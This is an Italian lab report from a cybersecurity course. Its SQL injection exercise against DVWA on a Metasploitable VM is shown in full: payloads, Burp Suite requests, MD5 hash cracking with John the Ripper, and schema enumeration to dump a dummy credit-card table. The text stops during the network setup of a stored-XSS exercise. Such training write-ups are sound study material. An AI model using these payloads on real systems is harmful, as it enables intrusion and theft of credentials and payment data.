



Sommario

1. Introduzione.....	3
2. Metodo di lavoro.....	3
3. Esercizio 1	4
3.1 Richiesta (Modalità LOW)	4
3.2 Soluzione	4
3.2.a Configurazioni di rete.....	4
3.2.b Accesso al Web Server DVWA e Configurazione del livello di Security	5
3.2.c SQL Injection	6
3.2.d Decrittografia della Password Hashata con John the Ripper	8
3.3 Richiesta (Modalità MEDIUM).....	9
3.4 Soluzione	9
3.4.a Configurazioni DVWA Security	9
3.4.b Analisi codice sorgente	9
3.4.c Test di funzionalità SQL Injection	10
3.4.d Individuazione password utente Pablo Picasso	11
3.4.e Procedimento tramite BurpSuite	11
3.4.f Decrittografia della Password Hashata con John the Ripper	12
3.4.g Ricerca di ulteriori informazioni vitali	12
4. Esercizio 2	15
4.1 Richiesta (Modalità LOW)	15
4.2 Soluzione	15
4.2.a Configurazioni di rete.....	15
4.2.b Configurazione del livello di Security	16
4.2.c Analisi della vulnerabilità XSS Persistente	16
4.2.d Furto dei Cookie di Sessione	17
4.2.e Furto della Sessione	19
4.3 Richiesta (Modalità MEDIUM).....	21
4.4 Soluzione	21
4.4.a Configurazioni di rete.....	21
4.4.b Configurazione del livello di Security	21
4.4.c Analisi della vulnerabilità XSS Persistente	22



4.4.d Codice del Server Python (logger.py).....	22
4.4.e Avvio del Server Python	23
4.4.f Furto dei Dati Sensibili (Dump Completo)	23
4.4.g Analisi dei Dati Esfiltrati.....	24
4.4.h Furto della Sessione (Utilizzando il PHPSESSID)	24
5. Esercizio 3	25
5.1 Richiesta.....	25
5.2 Soluzione	26
5.2.a Analisi del Funzionamento del Programma	26
5.2.b Esecuzione del Programma e Verifica Iniziale	27
5.2.c Modifica per Indurre un Buffer Overflow	27
5.3 Richiesta - Extra.....	29
5.4 Soluzione	29
5.4.a Menù di Scelta.....	29
5.4.b Controlli di Input (Esecuzione Normale).....	29
6. Esercizio 4	31
6.1 Richiesta.....	31
6.2 Soluzione	31
6.1.a Configurazioni di rete.....	31
6.2.b Scansione delle Vulnerabilità con Nessus	31
6.2.c Identificazione del Servizio Samba e della Vulnerabilità.....	32
6.2.d Sfruttamento con MSFConsole	32
6.2.e Verifica dell'Indirizzo di Rete	34
6.2.f Funzionamento dell'Exploit usermap_script.....	35
6.2.g Mitigazione.....	35
7. Esercizio 5	36
7.1 Richiesta.....	36
7.2 Soluzione	36
7.2.a Configurazioni di rete.....	36
7.2.b Generazione e Deployment della Reverse Shell Java Iniziale	37
7.2.c Tentativo di Acquisizione Screenshot e Diagnostica Iniziale	39
7.2.d Generazione e Deployment della Reverse Shell Nativa	39
7.2.e Raccolta delle Informazioni Richieste	41
8. Conclusioni Generali.....	43



1. Introduzione

Il presente report documenta le attività svolte durante un laboratorio di cybersecurity incentrato sull'esplorazione di diverse vulnerabilità in applicazioni web e sistemi. Il laboratorio ha spaziato dall'analisi di debolezze comuni come SQL Injection e Cross-Site Scripting (XSS), fino allo studio di problematiche a livello di sistema come Buffer Overflow e lo sfruttamento di servizi di rete, culminando in tecniche di post-exploitation. Gli esercizi pratici hanno permesso di comprendere le meccaniche di attacco e le potenziali conseguenze per la sicurezza dei sistemi.

2. Metodo di lavoro

Il nostro approccio operativo durante questo laboratorio è stato improntato alla collaborazione e all'organizzazione. Abbiamo implementato un sistema di gestione delle attività basato sulla condivisione di un drive online, all'interno del quale ogni esercizio aveva una propria cartella dedicata. Questo ambiente condiviso ha facilitato l'organizzazione dei file e dei risultati ottenuti.

Il tracciamento del lavoro individuale e collettivo avveniva tramite un file Excel centralizzato, dove quotidianamente ciascun membro del team registrava le mansioni svolte e gli obiettivi prefissati. Parallelamente, un file separato denominato "attività finali" fungeva da dashboard visiva dello stato di avanzamento del laboratorio. Le attività completate venivano evidenziate in verde, permettendo a tutti i partecipanti di monitorare i progressi e di identificare rapidamente le aree già coperte.

Il mio Drive > BWII						
Tipo		Persone		Data modifica		Sorgente
Nome	↑			Proprietario	Ultima ...	Dimensioni f
Report				io	19 mag 2025	—
ScreenShot				io	19 mag 2025	—
Slides				io	21 mag 2025	—
Attività.xlsx	...			io	21:44	10 kB
AttivitàFinali.xlsx	...			io	22:01	10 kB

Per garantire un flusso di lavoro coordinato, abbiamo stabilito dei checkpoint regolari durante la giornata: alle 12:30 (prima della pausa pranzo), alle 16:30 (prima della lezione serale) e alle 18:00 (per l'organizzazione delle attività del giorno successivo). Questi momenti di aggiornamento ci hanno permesso di discutere eventuali problematiche, condividere scoperte e pianificare le fasi successive del lavoro.

ESERCIZI	SVOLGIMENTO	REPORT	SLIDE	CORREZIONE
1	X	X	X	X
1 - Bonus	X	X	X	X
2	X	X	Manca	
2 - Bonus	X	Impostati	Manca	
3	X	X	X	X
3 - Bonus	X	X	X	X
4	X	X	X	X
5	X	X	X	X
BB 1	X	X	X	X
BB 2	X	X	X	
BB 3	X	X	X	



3. Esercizio 1

3.1 Richiesta (Modalità LOW)


Sfruttare la vulnerabilità SQL Injection presente sulla Web Application DVWA per recuperare le credenziali di un utente presente nel database, **Pablo Picasso**.

3.2 Soluzione

3.2.a Configurazioni di rete

Le due macchine utilizzate, Kali (attaccante) e Metasploitable (target), sono state configurate in modalità Rete interna per garantire isolamento e connettività reciproca. Sono stati assegnati i seguenti indirizzi IP:

- Kali Linux: **192.168.13.100/24**;
- Metasploitable2: **192.168.13.150/24**.



```
(kalivm@vboxkalivm)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b0:09 brd ff:ff:ff:ff:ff:ff
        inet 192.168.13.100/24 brd 192.168.13.255 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:fe1f:b009/64 scope link proto kernel ll
            valid_lft forever preferred_lft forever
```



IP Metasploitable

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.13.150
    netmask 255.255.255.0
```

Re-starting delle configurazioni di rete su Metasploitable

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...
SIOCDELRT: No such process
[ OK ]
```

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a6:f3:c6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.150/24 brd 192.168.13.255 scope global eth0
        inet6 fe80::a00:27ff:fea6:f3c6/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Successivamente, è stata verificata la connessione tra le due macchine tramite il comando **ping**, confermando con successo la comunicazione.

```
(kalivm㉿vboxkalivm)-[~]
└─$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=3.80 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.377 ms
^C
--- 192.168.13.150 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.377/2.087/3.797/1.710 ms
```

3.2.b Accesso al Web Server DVWA e Configurazione del livello di Security

È stato effettuato l'accesso al Web Server della DVWA tramite il browser all'indirizzo **http://192.168.13.150/**.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutilidae](#)
- [DVWA](#)
- [WebDAV](#)



Nella sezione **DVWA Security**, il livello di sicurezza è stato impostato su **Low**.

DVWA Security 🔒

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

3.2.c SQL Injection

Sulla Analizzando il codice sorgente della pagina `/dvwa/vulnerabilities/sqlin/`, è stata identificata una vulnerabilità SQL injection. Questa è dovuta a:

- L'utilizzo di `$_GET['id']` per ricevere input direttamente dall'URL.
- L'assenza di filtri o sanificazione sull'input id, rendendolo vulnerabile all'iniezione SQL.
- La costruzione della query SQL tramite l'inserimento diretto della variabile `$id` in una stringa, senza controlli.

192.168.104.150/dvwa/vulnerabilities/view_source.php?id=sqlin&security=low

SQL Injection Source

```
<?php
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);

    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
?>
```

La vulnerabilità è stata testata con il payload '`OR '1'='1`', che ha restituito gli utenti presenti nel database, incluso l'utente target **Pablo Picasso**.



Vulnerability: SQL Injection

User ID:

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

È stato condotto un test analogo utilizzando lo strumento **Burp Suite**, manipolando manualmente le richieste **HTTP**. Attraverso il modulo **Repeater**, diverse varianti di iniezioni SQL sono state testate con successo.

La password dell'utente Pablo Picasso, in formato hash **MD5**, è stata recuperata manipolando la richiesta GET con il payload: '**UNION SELECT user, password FROM users --**'.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A captured request is displayed in the 'Pretty' tab:

```
1 GET /dwa/vulnerabilities/sql/?id=-1%27+UNION+SELECT+user%2Cpassword+FROM+users+---+&Submit=Submit HTTP/1.1
2 Host: 192.168.13.150
3 Accept-Language: it-IT,it;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.13.150/dwa/vulnerabilities/sql/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security_low; PHPSESSID=4b7d34b9bf473098e9ad6d1fffc24b0ab
10 Connection: keep-alive
11
12
```

The screenshot shows the Burp Suite interface with the 'Response' tab selected. The response body contains the recovered MD5 hash for the 'Picasso' user:

```
55 <div class="vulnerable_code_area">
56     <h3> User ID:
57     </h3>
58     <form action="#" method="GET">
59         <input type="text" name="id">
60         <input type="submit" name="Submit" value="Submit">
61     </form>
62     <pre>
63         ID: -1' UNION SELECT user,password FROM users -- <br>
64         First name: admin<br>
65         Surname: 5f4dcc3b5aa765d61d8327deb882cf99
66     </pre>
67     <pre>
68         ID: -1' UNION SELECT user,password FROM users -- <br>
69         First name: gordonb<br>
70         Surname: e99a18c428cb38d5f260853678922e03
71     </pre>
72     <pre>
73         ID: -1' UNION SELECT user,password FROM users -- <br>
74         First name: 1357<br>
75         Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
76     </pre>
77     <pre>
78         ID: -1' UNION SELECT user,password FROM users -- <br>
79         First name: pablo<br>
80         Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
81     </pre>
82     <pre>
83         ID: -1' UNION SELECT user,password FROM users -- <br>
84         First name: smithy<br>
85         Surname: 5f4dcc3b5aa765d61d8327deb882cf99
86     </pre>
87 </div>
```



Lo stesso payload inserito direttamente nella pagina DVWA ha permesso di ottenere l'username e la password hashata.

Vulnerability: SQL Injection

User ID:


```
ID: -1' UNION SELECT user,password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: -1' UNION SELECT user,password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: -1' UNION SELECT user,password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: -1' UNION SELECT user,password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: -1' UNION SELECT user,password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

3.2.d Decrittografia della Password Hashata con John the Ripper

Dopo aver estratto la password hashata dell'utente **Pablo Picasso** e averla salvata in un file .txt, è stato utilizzato lo strumento di password cracking **John the Ripper** per tentare la decrittografia.

Attraverso questo processo, è stata ottenuta la password in chiaro.

```
File Azioni Modifica Visualizza Aiuto
GNU nano 8.4
0d107d09f5bbe40cade3de5c71e9e9b7
Dashboard Target Proxy Intruder Repeater Sequencer Decod
(kalivm㉿vboxkalivm)~]
$ nano pablopsw.txt

(kalivm㉿vboxkalivm)~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 pablopsw.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (?)
1g 0:00:00:00 DONE (2025-05-19 12:07) 100.0g/s 76800p/s 76800c/s 76800C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kalivm㉿vboxkalivm)~]
$ john --show --format=Raw-MD5 pablopsw.txt
?:letmein

1 password hash cracked, 0 left
```



3.3 Richiesta (Modalità MEDIUM)

Dopo aver dimostrato lo sfruttamento della vulnerabilità SQL injection a livello di sicurezza "low" in DVWA per recuperare la password in chiaro dell'utente "Pablo Picasso", questa sezione estende l'analisi esplorando le potenzialità di questa vulnerabilità. L'obiettivo è replicare l'attacco a un livello di sicurezza **medium**, dimostrando come le contromisure implementate possano essere aggirate. Inoltre, ci addentreremo nella possibilità di estrarre informazioni vitali da altri database potenzialmente collegati all'applicazione vulnerabile, ampliando la portata dell'attacco iniziale, il tutto presentato in modo da rendere comprensibile il processo anche a un utente non esperto.

3.4 Soluzione

3.4.a Configurazioni DVWA Security

Una volta effettuato l'accesso a DVWA, nella sezione DVWA Security impostiamo il livello a **medium**.

The screenshot shows the DVWA Security configuration interface. On the left, there's a sidebar menu with various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area has a title 'DVWA Security' with a padlock icon. It says 'Script Security' and 'Security Level is currently **medium**'. Below that, it says 'You can set the security level to low, medium or high.' and 'The security level changes the vulnerability level of DVWA.' There's a dropdown menu set to 'medium' with a 'Submit' button. Under 'PHPIDS', it says 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' and 'You can enable PHPIDS across this site for the duration of your session.' It also says 'PHPIDS is currently **disabled**. [[enable PHPIDS](#)]'. At the bottom, a message box says 'Security level set to medium'.

3.4.b Analisi codice sorgente

Il codice PHP analizzato presenta una vulnerabilità di tipo SQL injection. Questa falla risiede nella gestione non sicura dell'input utente fornito tramite il parametro **id** nell'URL (metodo **GET**). In particolare, il valore di `$_GET['id']` viene inserito direttamente all'interno della query SQL per selezionare nome e cognome dalla tabella users, senza una sanificazione completa. Sebbene sia presente `mysql_real_escape_string`, la sua efficacia non è assoluta. Un attaccante può manipolare il parametro `id` per iniettare codice SQL malevolo, portando all'esecuzione di query non autorizzate e al potenziale accesso a dati sensibili.



SQL Injection Source

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);

    $i=0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
?>
```

3.4.c Test di funzionalità SQL Injection

Tenendo conto delle possibili contromisure implementate (come il filtraggio di commenti), è stato utilizzato il payload **1 OR 1=1**. Analogamente al livello "low", l'applicazione ha restituito i nomi di tutti gli utenti presenti nel database. Questo suggerisce che, nonostante le protezioni aggiuntive a livello **medium**, la vulnerabilità SQL injection persiste, in quanto la protezione implementata non è stata efficace nel bloccare una condizione OR sempre vera come $1=1$. L'assenza di apici nel payload ($1 \text{ OR } 1=1$ invece di ' $\text{OR } 1=1$ ') e l'omissione di commenti ($--$, $#$) hanno permesso di bypassare le difese implementate a questo livello, consentendo di individuare l'utente target della richiesta, Pablo Picasso.

The screenshot shows the DVWA SQL Injection page. On the left, there's a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. The main content area has a title 'Vulnerability: SQL Injection'. A 'User ID:' input field contains '1 or 1=1'. Below it is a 'Submit' button. To the right, a list of user records is displayed:

ID	First name	Surname
ID: 1 or 1=1	First name: admin	Surname: admin
ID: 1 or 1=1	First name: Gordon	Surname: Brown
ID: 1 or 1=1	First name: Hack	Surname: Me
ID: 1 or 1=1	First name: Pablo	Surname: Picasso
ID: 1 or 1=1	First name: Bob	Surname: Smith



3.4.d Individuazione password utente Pablo Picasso

Per cercare la password dell'utente individuato, Pablo Picasso, è stato utilizzato il payload ***1 UNION SELECT user,password FROM users***. Questa tecnica di SQL injection unisce il risultato della query originale con quello di una seconda query che seleziona tutti i nomi utente e le password dalla tabella **users**, permettendo così di visualizzare l'intera lista. L'applicazione, non riuscendo a filtrare adeguatamente questa istruzione UNION SELECT, ha restituito una tabella contenente tutti gli utenti presenti nel database insieme alle loro password criptate con hash MD5. Attraverso questa risposta, è stato possibile individuare la riga corrispondente all'utente Pablo Picasso e la sua password hashata.

The screenshot shows the DVWA SQL Injection interface. On the left sidebar, under the 'SQL Injection' section, there is a list of previous queries. The main area displays the results of the query: 'ID: 1 UNION SELECT user,password FROM users'. The results table shows several rows of user data, including 'First name: admin' and 'Surname: admin'. One row stands out: 'First name: pablo' and 'Surname: 0d107d09f5bbe40cade3de5c71e9eb7'. This row corresponds to the user Pablo Picasso. The right side of the interface shows the raw HTML response and a developer tools panel with the CSS selector 'input[type="text"]' highlighted.

3.4.e Procedimento tramite BurpSuite

Per replicare e analizzare più in dettaglio la vulnerabilità SQL injection, è stato utilizzato lo strumento Burp Suite. La procedura ha incluso:

1. l'intercettazione tramite il proxy di Burp Suite della richiesta GET alla pagina vulnerabile;
2. sostituzione del valore del parametro URL vulnerabile con il payload SQL injection:

1 UNION SELECT user,password FROM users;

3. l'inoltro della richiesta modificata al server DVWA.

The screenshot shows the Burp Suite interface with two panes: 'Request' and 'Response'. In the 'Request' pane, a GET request is shown with the URL: /dvwa/vulnerabilities/sqli/?id=1+UNION+SELECT+user,+password+FROM+users+--+&Submit=. The 'Response' pane shows the HTML output from the DVWA server, which includes the original 'Vulnerability: SQL Injection' message and a list of user records. The record for 'pablo' is highlighted, showing 'First name: pablo' and 'Surname: 0d107d09f5bbe40cade3de5c71e9eb7'. The browser's developer tools are visible at the bottom, showing the CSS selector 'input[type="text"]'.



3.4.f Decrittografia della Password Hashata con John the Ripper

Dopo aver estratto la password hashata dell'utente **Pablo Picasso** e salvata in un file .txt, il passo successivo è tentare di decrittografarla utilizzando lo strumento di password cracking **John the Ripper**.

```
(kali㉿kali)-[~]
└─$ nano DVWAhash.txt

(kali㉿kali)-[~]
└─$ cat DVWAhash.txt
0d107d09f5bbe40cade3de5c71e9e9b7

(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt DVWAhash.txt
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
```

Otteniamo così la password in chiaro.

```
(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 DVWAhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (?)
1g 0:00:00:00 DONE (2025-05-19 10:57) 50.00g/s 28800p/s 28800c/s 28800C/s jeffrey..parola
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~]
└─$ john --show --format=Raw-MD5 DVWAhash.txt
?:letmein
1 password hash cracked, 0 left
```

3.4.g Ricerca di ulteriori informazioni vitali

Otteniamo informazioni sulla struttura del **database** e dello **schema** in cui abbiamo individuato il nostro target.

Vulnerability: SQL Injection

User ID:

1 UNION SELECT database(), null

Submit

ID: 1 UNION SELECT database(), null
First name: admin
Surname: admin

ID: 1 UNION SELECT database(), null
First name: dvwa
Surname:



Vulnerability: SQL Injection

User ID:

```
1 UNION SELECT schema_name, null FROM information_schema.schemata
```

Submit

```
ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata
First name: admin
Surname: admin

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata
First name: information_schema
Surname:

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata
First name: dvwa
Surname:

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata
First name: metasploit
Surname:

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata
First name: mysql
Surname:

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata
First name: owasp10
Surname:

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata
First name: tikiwiki
Surname:

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata
First name: tikiwiki195
Surname:
```

Proviamo a cercare i nomi delle tabelle e le relative colonne presenti all'interno dell'intero schema così da valutare la presenza di informazioni sensibili.

```
ID: 1 UNION SELECT column_name, table_name FROM information_schema.columns-- -
First name: ccid
Surname: credit_cards

ID: 1 UNION SELECT column_name, table_name FROM information_schema.columns-- -
First name: ccnumber
Surname: credit_cards

ID: 1 UNION SELECT column_name, table_name FROM information_schema.columns-- -
First name: cvv
Surname: credit_cards

ID: 1 UNION SELECT column_name, table_name FROM information_schema.columns-- -
First name: expiration
Surname: credit_cards
```

Notiamo la presenza nella tabella **credit_cards** di informazioni sensibili come il numero di carta, il codice di verifica della carta (**cvv**), nonché la data di scadenza. Il **ccid** sarà l'id di riferimento dell'user. Cerchiamo di ottenere il nome del **database** che contiene la tabella **credit_cards**.

```
ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables-- -
First name: accounts
Surname: metasploit

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables-- -
First name: blogs_table
Surname: metasploit

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables-- -
First name: captured_data
Surname: metasploit

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables-- -
First name: credit_cards
Surname: metasploit

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables-- -
First name: hitlog
Surname: metasploit

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables-- -
First name: pen_test_tools
Surname: metasploit
```



Ottenuto il nome del database (**metasploit**) possiamo finalmente ottenere i dati relativi alle carte di credito. Dato che la query originale restituisce due colonne (First name e Surname), utilizziamo una UNION SELECT per estrarre due colonne alla volta da credit_cards. Iniziamo con ccid e ccnumber, ripetendo poi il processo per le altre colonne.

User ID:

```
1 UNION SELECT ccid, ccnumber FROM metasploit.credit_cards-- -  
Submit
```

ID: 1 UNION SELECT ccid, ccnumber FROM metasploit.credit_cards-- -
First name: admin
Surname: admin

ID: 1 UNION SELECT ccid, ccnumber FROM metasploit.credit_cards-- -
First name: 1
Surname: 4444111122223333

User ID:

```
1 UNION SELECT ccid, ccv FROM metasploit.credit_cards-- -  
Submit
```

ID: 1 UNION SELECT ccid, ccv FROM metasploit.credit_cards-- -
First name: admin
Surname: admin

ID: 1 UNION SELECT ccid, ccv FROM metasploit.credit_cards-- -
First name: 1
Surname: 745

User ID:

```
1 UNION SELECT ccid, expiration FROM metasploit.credit_cards-- -  
Submit
```

ID: 1 UNION SELECT ccid, expiration FROM metasploit.credit_cards-- -
First name: admin
Surname: admin

ID: 1 UNION SELECT ccid, expiration FROM metasploit.credit_cards-- -
First name: 1
Surname: 2012-03-01

Ottenere tutti questi dati permetterebbe di ricreare tutte le informazioni necessarie per attuare azioni malevoli.

ID	USER	CCNUMBER	CCV	EXPIRATION DAY
1	Admin Admin	4444111122223333	745	2012-03-01
2	Gordon Brown	7746536337776330	722	2015-04-01
3	Hack Me	8242325748474749	461	2016-03-01
4	Pablo Picasso	7725653200487633	230	2017-06-01
5	Bob Smith	1234567812345678	627	2018-11-01



4. Esercizio 2

4.1 Richiesta (Modalità LOW)

Sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine di simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie "rubati" ad un Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

4.2 Soluzione

4.2.a Configurazioni di rete

Le due macchine utilizzate, Kali (attaccante) e Metasploitable (target), sono state configurate in modalità **Rete interna** per garantire isolamento e connettività reciproca. Sono stati assegnati i seguenti indirizzi IP:

- Kali Linux: **192.168.104.100/24**;
- Metasploitable: **192.168.104.150/24**.

```
sfadmin@metasploitable:~$ ip a
: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
:: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a6:c6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.150/24 brd 192.168.104.255 scope global eth0
        inet6 fe80::a00:27ff:fea6:c6/64 scope link
            valid_lft forever preferred_lft forever
sfadmin@metasploitable:~$
```

```
(kalivm@vboxkalivm)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b0:09 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.100/24 brd 192.168.104.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe1f:b009/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever

(kalivm@vboxkalivm)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.940 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.403 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.404 ms
^C
--- 192.168.104.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2025ms
